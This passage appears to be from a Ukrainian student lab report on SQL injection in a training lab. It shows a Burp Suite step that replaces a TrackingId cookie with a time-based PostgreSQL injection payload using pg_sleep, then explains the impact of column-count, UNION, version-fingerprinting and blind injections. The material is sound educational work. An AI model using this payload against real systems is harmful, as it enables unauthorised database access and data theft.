
**step#1** запит на сторінку категорії був затреканий в Burp Suite

**step#2** в запиті робимо зміну в Cookies:

*було* Cookie: TrackingId=StiPpmmmMWrtV618;

*стало* Cookie: TrackingId=x'||pg\_sleep(10)--;

****

****

*5.Який вплив на систему та які наслідки може спричинити такий тип вразливостей? Аргументуйте свою відповідь.*

В цілому, усі вразливості до SQL ін'єкцій можуть призвести до витоку конфіденційних даних, втрати цілісності даних, отримання несанкціонованого доступу до БД, порушення функціонування системи та інших негативних наслідків.

Можливість SQL ін'єкції для отримання кількості стовпчиків в таблиці – це, по-перше, може бути індикатором наявності вразливості до SQL ін'єкцій, а по-друге, може бути початковим етапом у дослідженні зловмисником структури таблиці для подальших ін'єкцій для отримання даних.

Можливість з використанням UNION отримати дані з іншою таблиці – це надважлива вразливість, оскільки відкриває для зловмисників доступ до конфіденційних, чутливих даних (як було в лабораторній, це були username і паролі користувачів).

SQL ін'єкція для визначення типу та версії БД надає можливість зібрати інформацію про інфраструктуру зберігання даних. Маючи ці знання про систему, зловмисник може розробляти подальші плани атак.

Time based SQL ін'єкції можуть стати індикатором наявності вразливості до SQL ін'єкцій у системах, де немає виводу інформації і зловмисник не може бачити результат відправки свого коду. Також такі ін'єкції можна поєднувати з умовами true/false, що дає змогу отримати потрібні дані з БД.